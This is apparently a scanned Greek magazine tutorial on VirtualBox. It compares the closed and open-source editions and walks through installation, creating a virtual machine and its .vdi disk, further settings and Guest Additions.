ΔΙΑΦΟΡΕΣ ΜΕΤΑΞΥ ΕΚΔΟΣΕΩΝ

Η κλειστή έκδοση έχει πέντε χαρακτηριστικά παραπάνω από την OSE:

- Υποστήριξη Remote Display Protocol (RDP). Παρέχει σε χρήστες που βρίσκονται σε απομακρυσμένους υπολογιστές τη δυνατότητα να χειρίζονται τις εικονικές μηχανές μέσω κάποιου RDP client.
- Υποστήριξη USB. Οι εικονικές μηχανές του VirtualBox έχουν τη δυνατότητα να αναγνωρίζουν και να χρησιμοποιούν (εφόσον το λειτουργικό τους σύστημα το επιτρέπει) συσκευές USB 1.1 και USB 2.0, οι οποίες συνδέονται στον υπολογιστή που τις φιλοξενεί. Μ' αυτό τον τρόπο το guest λειτουργικό σύστημα μπορεί να έχει πρόσβαση σε εξωτερικούς σκληρούς δίσκους, εκτυπωτές, webcams κι άλλα περιφερειακά που είναι συνδεδεμένα στον host.
- Υποστήριξη USB μέσω RDP. Πρόκειται για συνδυασμό των παραπάνω δύο χαρακτηριστικών. Μια εικονική μηχανή του VirtualBox μπορεί να έχει πρόσβαση σε μια συσκευή USB που είναι συνδεδεμένη στον απομακρυσμένο υπολογιστή από τον οποίο ο χρήστης χειρίζεται τη μηχανή μέσω RDP.
- Χρήση μονάδων αποθήκευσης iSCSI ως εικονικών δίσκων. Οι εικονικές μηχανές του VirtualBox μπορούν να έχουν πρόσβαση σε απομακρυσμένες μονάδες αποθήκευσης μέσω πρωτοκόλλου iSCSI, ακόμα κι αν το guest λειτουργικό σύστημα δεν προσφέρει υποστήριξη του πρωτοκόλλου (en.wikipedia.org/wiki/Iscsi).
- Σε αντίθεση με την OSE, η «κλειστή» έκδοση παρέχεται με τη μορφή installer.

Από εδώ και κάτω ασχολούμαστε αποκλειστικά με τη full-featured έκδοση.


ΕΓΚΑΤΑΣΤΑΣΗ

Πέρα από τα συγκεκριμένα host λειτουργικά που αναφέραμε ήδη, οι ελάχιστες απαιτήσεις μιας εφαρμογής όπως το VirtualBox είναι δύσκολο να οριστούν, αφού είναι άμεσα συνδεδεμένες με τα guest λειτουργικά που ο χρήστης έχει σκοπό να εγκαταστήσει στις εικονικές μηχανές. Επίσης, είναι συνδεδεμένες με το είδος χρήσης και τις εφαρμογές που ο χρήστης επιθυμεί να στήσει στα συγκεκριμένα guest λειτουργικά. Εύκολα λοιπόν συνειδητοποιείτε ότι άλλες θα είναι οι απαιτήσεις του VirtualBox αν θέλετε να στήσετε Windows Vista σε μια εικονική μηχανή, κι άλλες αν θέλετε να στήσετε το DOS (π.χ., για να θυμηθείτε τα παλιά :-).
Ένας απλός κανόνας (του αντίχειρα;) ίσως είναι ότι, αν ο υπολογιστής σας έχει αρκετή μνήμη κι εφόσον πληροί τις ελάχιστες απαιτήσεις του guest λειτουργικού συστήματος και των εφαρμογών που θέλετε να εκτελέσετε σε αυτό, τότε όλα θα λειτουργήσουν τουλάχιστον ικανοποιητικά. Κατεβάστε την κατάλληλη έκδοση του VirtualBox, ανάλογα με το λειτουργικό σύστημα στο οποίο θα εγκατασταθεί, από την επίσημη σελίδα του: www.virtualbox.org/wiki/Downloads. Η εγκατάσταση διαφέρει αρκετά από λειτουργικό σε λειτουργικό και δεν μπορεί να περιγραφεί αναλυτικά εδώ. Πάντως, δεν αναμένεται να προκαλέσει κανένα πρόβλημα, αφού υπάρχουν συγκεκριμένα πακέτα για τους installation manager κάθε λειτουργικού (msi για Windows, dmg για το Mac OS X, εξειδικευμένα πακέτα rpm και deb για τις διάφορες διανομές του Linux). Σημειώστε μόνο ότι μετά την εγκατάσταση σε Linux χρειάζεται να προσθέσετε χειροκίνητα στην ομάδα vboxusers τους χρήστες που θέλετε να έχουν το δικαίωμα να ξεκινούν εικονικές μηχανές.


ΔΗΜΙΟΥΡΓΙΑ ΕΙΚΟΝΙΚΗΣ ΜΗΧΑΝΗΣ

Το γραφικό περιβάλλον χειρισμού του VirtualBox είναι ουσιαστικά ίδιο σε όλα τα host λειτουργικά. Έτσι, αφού το εκτελέσετε, ανεξάρτητα απ' το αν εργάζεστε σε Windows, Linux, Mac OS ή Solaris, θα βρεθείτε μπροστά απ' το ίδιο παράθυρο. Ξεκινήστε τον οδηγό δημιουργίας νέας εικονικής μηχανής πατώντας το κουμπί New. Μετά το πρώτο Next θα σας ζητηθεί να δώσετε ένα όνομα στη νέα μηχανή και να επιλέξετε από μια λίστα το guest λειτουργικό που έχετε σκοπό να εγκαταστήσετε σ' αυτή. Επιλέξτε και προχωρήστε στην επόμενη καρτέλα, όπου θα σας ζητηθεί να δηλώσετε το μέγεθος βασικής μνήμης (RAM) που θέλετε να παραχωρηθεί από τον υπολογιστή σας στην εικονική μηχανή. Επιλέξτε ένα μέγεθος που να είναι, κατά προτίμηση, μεγαλύτερο από τις ελάχιστες απαιτήσεις του guest λειτουργικού, αλλά συνάμα να μη «στραγγίζει» τον host. (Αν δεν υπάρχει τέτοιος μαγικός αριθμός, τότε θα έπρεπε μάλλον να είχατε σταματήσει στο σημείο που μιλούσαμε για ελάχιστες απαιτήσεις. Ευτυχώς, πάντως, η μνήμη είναι πάμφθηνη nowadays :-)
Έχετε υπόψη ότι κατά τη λειτουργία της εικονικής μηχανής το VirtualBox θα παραχωρεί δυναμικά μέρος της φυσικής μνήμης του συστήματός σας στην εικονική μηχανή. Αυτό σημαίνει ότι το μέγεθος μνήμης που

IV



Η διαδικασία δημιουργίας εικονικής μηχανής σε εννέα απλά βήματα, με χρήση του ανάλογου οδηγού.



Όχι, δεν πρόκειται για παιχνίδι του στιλ «βρείτε τις διαφορές», αλλά για το παράθυρο ρυθμίσεων εικονικής μηχανής του VirtualBox — αριστερά σε Windows και δεξιά σε Linux. Μη σπαταλάτε το χρόνο σας, δεν υπάρχουν διαφορές :-)

δηλώνετε εδώ έχει την έννοια άνω ορίου και δεν αφαιρείται αυτούσιο κατά την εκκίνηση της εικονικής μηχανής. Για να το πούμε και λίγο διαφορετικά, το VirtualBox στερεί δυναμικά από το host OS μόνο όση μνήμη χρειάζεται το εκάστοτε guest OS και μόνο μέχρι το μέγεθος που δηλώσατε.

Στην επόμενη καρτέλα του οδηγού θα πρέπει να ορίσετε το βασικό σκληρό δίσκο της εικονικής μηχανής. Δεν πρόκειται βέβαια για φυσικό δίσκο, αλλά για εικονικό (duh!). Οι εικονικοί δίσκοι θα παρουσιάζονται σαν φυσικοί δίσκοι στο OS της εικονικής μηχανής, αλλά ουσιαστικά στο host λειτουργικό δεν είναι τίποτα άλλο παρά αρχεία με την κατάληξη .vdi. Επιλέγοντας το New θα εμφανιστεί ο οδηγός δημιουργίας εικονικών δίσκων του VirtualBox. Αρχικά θα σας ζητηθεί να επιλέξετε μεταξύ Fixed-size image και Dynamically expanding image. Επιλέγοντας Fixed-size image θα δημιουργηθεί ένα αρχείο .vdi, που θα καταλάβει εξαρχής χώρο από το φυσικό σας δίσκο, ίσο με το μέγεθος του εικονικού δίσκου που θέλετε να δημιουργήσετε. Η δημιουργία του μπορεί να καθυστερήσει λίγο αλλά, θεωρητικά τουλάχιστον, ο νέος εικονικός δίσκος θα έχει καλύτερες επιδόσεις, καθώς θα καταλαμβάνει ένα μη κατακερματισμένο κομμάτι του φυσικού σας δίσκου. Αν πάλι επιλέξετε το Dynamically expanding image, το αρχείο .vdi θα δημιουργηθεί αρχικά άδειο και χωρίς καθυστέρηση. Θα μεγαλώνει ωστόσο δυναμικά όσο προσθέτετε δεδομένα μέσα στον εικονικό δίσκο, χρησιμοποιώντας την εικονική μηχανή. Το πλεονέκτημα της επιλογής αυτής είναι εμφανές, αφού το αρχείο .vdi δεν θα καταλαμβάνει περισσότερο χώρο από αυτόν που χρειάζεται η εικονική μηχανή. Όμως, ακριβώς λόγω του δυναμικού του μεγέθους, μπορεί να υποστεί κατακερματισμό, γεγονός που θα μειώσει τις επιδόσεις της εικονικής μηχανής. Έτσι, αν έχετε περίσσεια αποθηκευτικού χώρου στον υπολογιστή σας, επιλέξτε το Fixed-size image.

Αμέσως μετά θα σας ζητηθούν το όνομα του αρχείου .vdi, η τοποθεσία

στην οποία επιθυμείτε να το αποθηκεύσετε, καθώς και το μέγεθος του εικονικού δίσκου. Επιλέξτε το μέγεθος ανάλογα με το χώρο που αναμένετε να καταλάβουν το guest λειτουργικό σύστημα και οι εφαρμογές που σκοπεύετε να εγκαταστήσετε σ' αυτό[1]. Με την ολοκλήρωση του τελευταίου αυτού βήματος ο οδηγός δημιουργίας εικονικού δίσκου τερματίζει και επιστρέφετε στον οδηγό δημιουργίας εικονικής μηχανής, με τον εικονικό δίσκο που μόλις δημιουργήσατε να παρέχεται ως επιλογή για χρήση ως βασικού δίσκου της μηχανής. Επιλέγοντάς τον τερματίζει κι αυτός ο οδηγός, και η εικονική σας μηχανή είναι έτοιμη!

ΕΠΙΠΛΕΟΝ ΡΥΘΜΙΣΕΙΣ

Μπορείτε να βρείτε τη νέα εικονική μηχανή στο κεντρικό παράθυρο του VirtualBox. Επιλέξτε την και κάντε κλικ στο κουμπί Settings. Στο παράθυρο που θα εμφανιστεί σας δίνεται η ευκαιρία ν' αλλάξετε κάποιες από τις επιλογές που κάνατε πριν, αλλά και να ρυθμίσετε αρκετές καινούργιες. Ας δούμε τις πιο σημαντικές.

VIRTUALBOX GUEST ADDITIONS

Αντίστοιχα με τα VMware Tools που παρέχει το VMware, τα Guest Additions είναι ένα σύνολο από drivers και utilities που το VirtualBox παρέχει για εγκατάσταση στο guest OS, με σκοπό τη βελτίωση των επιδόσεων και της εργονομίας της εικονικής μηχανής.

Τα Guest Additions επιτρέπουν την ενεργοποίηση μερικών επιπλέον χαρακτηριστικών του VirtualBox. Το πλέον χρήσιμο —που μάλιστα αφορά στην ευκολία χειρισμού— είναι η αυτόματη δέσμευση/αποδέσμευση του ποντικιού, ανάλογα με το αν είναι πάνω από το παράθυρο της εικονικής μηχανής ή όχι. Οι εν λόγω προσθήκες δεν παρέχονται για κάθε guest OS και, ούτως ή άλλως, η εγκατάστασή τους ΔΕΝ είναι υποχρεωτική. Το VirtualBox παρέχει Guest Additions μόνο για Windows, Linux και Solaris guests. Στα υπόλοιπα guest OS τα πρόσθετα χαρακτηριστικά του VirtualBox δεν λειτουργούν.

